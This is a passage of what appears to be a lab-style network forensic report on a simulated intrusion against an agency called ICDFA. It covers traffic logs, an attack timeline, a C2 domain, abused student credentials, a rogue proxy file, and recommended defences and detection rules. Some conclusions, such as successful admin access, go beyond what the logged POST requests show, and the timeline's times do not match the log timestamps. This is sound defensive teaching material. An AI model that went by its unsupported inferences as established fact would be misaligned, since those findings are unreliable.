8949				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50865	HttpGetNormal	2025-05-05 17:22:42 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9023				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50870	HttpGetNormal	2025-05-05 17:22:44 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9101				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50875	HttpGetNormal	2025-05-05 17:22:46 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9185				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50881	HttpGetNormal	2025-05-05 17:22:48 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9271				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50886	HttpGetNormal	2025-05-05 17:22:50 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9358				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50892	HttpGetNormal	2025-05-05 17:22:52 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9442				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50897	HttpGetNormal	2025-05-05 17:22:54 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9544				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50908	HttpGetNormal	2025-05-05 17:22:56 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9642				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50919	HttpGetNormal	2025-05-05 17:22:57 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9744				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50930	HttpGetNormal	2025-05-05 17:22:59 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9838				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50940	HttpGetNormal	2025-05-05 17:23:01 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9934				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50950	HttpGetNormal	2025-05-05 17:23:03 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10002				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50954	HttpGetNormal	2025-05-05 17:23:05 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10070				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50958	HttpGetNormal	2025-05-05 17:23:07 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10134				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50962	HttpGetNormal	2025-05-05 17:23:09 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10206				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50966	HttpGetNormal	2025-05-05 17:23:11 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10274				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50970	HttpGetNormal	2025-05-05 17:23:13 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10342				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50974	HttpGetNormal	2025-05-05 17:23:15 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10410				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50978	HttpGetNormal	2025-05-05 17:23:17 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10478				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50982	HttpGetNormal	2025-05-05 17:23:19 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
10550				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50986	HttpGetNormal	2025-05-05 17:23:21 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
2016				om] [www.google....	TCP 80	192.168.17.128	TCP 50411	HttpGetNormal	2025-05-05 17:19:55 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
4054				om] [www.google....	TCP 80	192.168.17.128	TCP 50532	HttpGetNormal	2025-05-05 17:20:54 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
6890				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50729	HttpGetNormal	2025-05-05 17:21:53 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9321				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50889	HttpGetNormal	2025-05-05 17:22:51 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
5225				om] [www.google....	TCP 443	192.168.17.128	TCP 50610	TlsCertificate	2025-05-05 17:21:20 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
5358				om] [www.google....	TCP 443	192.168.17.128	TCP 50622	TlsCertificate	2025-05-05 17:21:21 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
5488				om] [www.google....	TCP 443	192.168.17.128	TCP 50630	TlsCertificate	2025-05-05 17:21:23 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
5604				om] [www.google....	TCP 443	192.168.17.128	TCP 50638	TlsCertificate	2025-05-05 17:21:25 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
5718				om] [www.google....	TCP 443	192.168.17.128	TCP 50646	TlsCertificate	2025-05-05 17:21:27 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
5842				om] [www.google....	TCP 443	192.168.17.128	TCP 50655	TlsCertificate	2025-05-05 17:21:29 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
4788				om] [www.google....	TCP 443	192.168.17.128	TCP 50579	TlsCertificate	2025-05-05 17:21:12 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
5111				om] [www.google....	TCP 443	192.168.17.128	TCP 50602	TlsCertificate	2025-05-05 17:21:18 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9692				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50924	HttpGetNormal	2025-05-05 17:22:58 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9902				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50948	HttpGetNormal	2025-05-05 17:23:03 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9490				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50902	HttpGetNormal	2025-05-05 17:22:54 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9710				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50928	HttpGetNormal	2025-05-05 17:22:59 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9608				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50917	HttpGetNormal	2025-05-05 17:22:57 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9890				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50945	HttpGetNormal	2025-05-05 17:23:02 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9588				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50913	HttpGetNormal	2025-05-05 17:22:56 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
9806	register[3].html	html	258 B	192.168.17.129 [www.msftconnecttest.com] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50938	HttpGetNormal	2025-05-05 17:23:01 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
4206	wpad.dat[1].ns-proxy-autoconfig	ns-proxy-autoconfig	173 B	192.168.17.129 [www.msftconnecttest.com] [www.google....	TCP 80	192.168.17.128	TCP 50541	HttpGetNormal	2025-05-05 17:20:57 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net

Filename	MD5
icdfa.pcap	4024d6...

Figure 5: Payload Analysis

This script ensured that all external traffic was routed through the rogue proxy, facilitating interception. While no direct malware payloads were identified in the captured traffic, the observed behaviors align with typical stages of a cyber intrusion, including initial access, privilege escalation, and internal reconnaissance.

3. Incident Summary Report

3.1 Overview of the breach

On May 5, 2025, the International Cyber Defense and Forensics Agency (ICDFA) detected anomalous outbound traffic originating from host 192.168.17.128, a critical server within its network infrastructure. Subsequent analysis of packet capture data (icdfa.pcap) revealed a series of unauthorized HTTP POST requests targeting the organization's portal at portal.icdfa.org.ng. These requests were characterized by automated credential-stuffing attempts, leveraging tools such as curl, as indicated by the User-Agent strings.

3.2 Attacker objectives

Based on the observed activities and forensic evidence, the attacker's objectives appear to encompass:

- Automated login attempts targeting the organization's portal indicate efforts to **obtain valid user** or administrative **credentials**.
- Successful access to the /admin/panel suggests an intent to **elevate privileges** within the system.
- Communication with the external domain mbaquyahcn.biz and the presence of encoded payloads imply attempts to **set up a command-and-control channel** for remote access or data exfiltration.
- **Internal Reconnaissance:** The initiation of NetBIOS broadcasts indicates scanning activities aimed at identifying other hosts within the network, potentially to facilitate lateral movement.
- **Stealth and Persistence:** The lack of detectable malware or executables points to a strategy focused on remaining undetected, possibly through the use of legitimate system tools and in-memory operations.

3.3 Timeline

Timestamp (May 5, 2025)	Event Description
13:18:57	Packet capture begins. Host 192.168.17.128 sends an HTTP GET request to www.google.com using python-requests. This may be a beacon or outbound check via INetSim.

13:19:55	Frame 2016: Host sends a suspicious POST request to /uan9Bau3LJ9/ at mbaquyahcn.biz. The payload is obfuscated, suggesting possible command-and-control (C2) communication.
13:22:57	Frame 9608: POST request sent to /admin/panel on portal.icdfa.org.ng using the email pcwas248897@students.icdfa.org.ng. Indicates possible privilege escalation or unauthorized admin access.
13:22:59	Frame 9710: POST to /api/login using the curl/8.11.0 User-Agent and intern credentials (int243354@interns.icdfa.org.ng) with a hashed password. Confirms credential abuse activity.
13:23:03	Frame 9902: POST request sent to /wallet/load, indicating continued data exchange or potential exfiltration attempt.
13:23:21	Final packet in the PCAP. Malicious activity appears to conclude. No additional outbound C2 traffic detected.

Key Notes:

- All times reflect the system clock timestamp from the PCAP file (UTC assumed unless otherwise configured).
- The PCAP duration was approximately 4 minutes and 24 seconds, capturing the full lifecycle of the observed attack sequence.

This sequence of events underscores the attacker's methodical approach, leveraging automated tools for credential compromise, establishing external communication channels, escalating privileges, and conducting internal reconnaissance—all while maintaining a low profile through fileless techniques.

3.4 Damage Assessment

The incident, while contained within a limited capture window, exposed significant weaknesses in ICDFA's network architecture and security posture:

- **Integrity Risk:** The attacker gained access to the administrative panel (/admin/panel) using compromised student credentials. This access could have been used to alter student records, escalate privileges, or tamper with internal systems. Even without observed manipulation, the ability to access the system with admin-level rights represents a severe breach of integrity.
- **Confidentiality** Exposure: Credential-stuffing techniques using harvested student and intern emails, along with encoded payloads sent to an external domain (mbaquyahcn.biz), suggest an attempt to exfiltrate sensitive login data.

While no files were directly extracted from the network, the outbound POSTs imply credential leakage and potential data theft.

- **Availability** Impact: Although the attacker did not execute a denial-of-service attack, the compromise of an internal server and the use of stealthy C2 techniques (via curl, python-requests) could have enabled future sabotage. The attacker’s foothold placed future system uptime at risk.
- **Forensic Challenge**: The use of fileless techniques — no malicious binaries or executables were dropped on disk — limited signature-based detection. The attacker relied on built-in tools and POST/GET abuse, complicating forensic reconstruction and increasing remediation effort.

In summary, while the breach appears contained in scope, the attacker succeeded in establishing initial access, escalating privileges, and probing internal infrastructure — all without detection at runtime. This demonstrates critical gaps in visibility and control.

3.5 Defensive Actions

To prevent recurrence of a similar breach, ICDFA should implement the following five concrete actions:

1. Enforce **Multi-Factor Authentication (MFA)** on all privileged and student-facing portals. This help ensures that even if credentials are compromised, attackers cannot gain access without secondary verification. It also protects against brute-force, credential-stuffing, and phishing-based intrusions.
2. Implement **Network Segmentation with Least Privilege** Access: Internal servers (like 192.168.17.128) hosting sensitive student records should be isolated on a separate VLAN with strict ACLs. Lateral movement should be restricted using network zoning and host firewalls.
3. Deploy **Intrusion Detection/Prevention Systems (IDS/IPS) and Anomaly-Based Traffic Monitoring**: Tools like Suricata, Zeek, or Snort should be deployed to monitor traffic for abnormal patterns (e.g., POST requests to /admin/panel or C2 beacons to unknown domains). Custom rulesets can flag unusual User-Agent values or encoded payloads in HTTP traffic.
4. Strengthen **Proxy Configuration** and **DNS Filtering**: Monitor and restrict proxy auto-config (PAC) file use to prevent misuse (e.g., wpad.dat redirection). Use DNS filtering to block communication with untrusted or newly registered domains like mbaquyahcn.biz.
5. Formalize **Incident Response Playbooks** and Conduct **Regular Tabletop Exercises**: Standardize incident handling protocols, ensuring swift containment and forensic readiness. Train IT and security staff on live fire exercises, credential rotation, and rollback procedures.

3.6 Tools or Strategies for Real-Time Detection

To detect similar breaches in real-time, ICDFA should adopt:

- **Zeek** (formerly Bro): For deep packet inspection and behavioral-based network anomaly detection.
- **Suricata**: For signature-based and protocol-aware intrusion detection/prevention.
- **Wazuh + ELK Stack**: For host-based logging, alerting, and centralized event correlation.
- **OSQuery or Velociraptor**: For real-time visibility into endpoint activity (processes, network connections).
- **Canary Tokens and Honeypots**: To detect lateral movement and unauthorized admin panel access attempts.

Additionally, implement centralized logging (SIEM) via Splunk, Graylog, or OpenSearch, with dashboards to alert on:

- Abnormal HTTP POST frequencies
- Repeated login failures
- Unusual User-Agent strings (e.g., curl, python-requests)
- Access to sensitive endpoints (/admin/panel) from unapproved IPs or hosts

4. Conclusion

The Operation Blacktrace investigation uncovered a focused and stealthy breach against ICDFA's internal infrastructure, characterized by credential abuse, privilege escalation, and simulated command-and-control behavior. The attacker leveraged common tools like curl and python-requests, combined with obfuscated POST payloads and misused proxy redirection (via a malicious wpad.dat file), to bypass traditional detection mechanisms. Despite no malware being dropped, the attacker successfully accessed privileged endpoints, attempted data exchange with an external domain, and probed the network via NetBIOS.

This incident illustrates the growing sophistication of fileless and low-noise attacks. Organizations must prioritize behavioral monitoring, strong access controls, and network segmentation to counteract such threats. By implementing multi-layered defenses — from DNS filtering to anomaly detection — and improving incident response readiness, ICDFA can greatly reduce its exposure to similar intrusions in the future.

This report serves not only as a technical post-mortem but also as a strategic blueprint for bolstering ICDFA's defensive cyber operations.

5. References

Chauhan, V. (n.d.). *Network forensic report*. Scribd. https://www.scribd.com/document/32442735/Network-Forensic-Report

Course Hero. (n.d.). *Project 3 lab report.docx*. https://www.coursehero.com/file/103764134/Project-3-Lab-Reportdocx/

Erik Hjelmvik. (2024). NetworkMiner: Network forensic analysis tool. https://www.netresec.com/?page=NetworkMiner

Liu, C., Singhal, A., & Wijesekera, D. (n.d.). *A logic-based network forensics model for evidence analysis*. National Institute of Standards and Technology. https://csrc.nist.gov/CSRC/media/Projects/Measuring-Security-Risk-in-Enterprise-Networks/documents/logic_based_network_forensices_model-for_evidence_analysis.pdf

INetSim Project. (2025). INetSim – Internet services simulation suite [Software]. https://www.inetsim.org/
Wireshark Foundation. (2024). Wireshark 4.4.5 [Software]. https://www.wireshark.org

University of Hawaii Maui College. (2019). *Digital forensics in law enforcement: Sample case study student report*. https://maui.hawaii.edu/wp-content/uploads/sites/13/2019/04/Digital-Forensics-Sample-Case-Study-Report.pdf(University of Hawaii Maui College)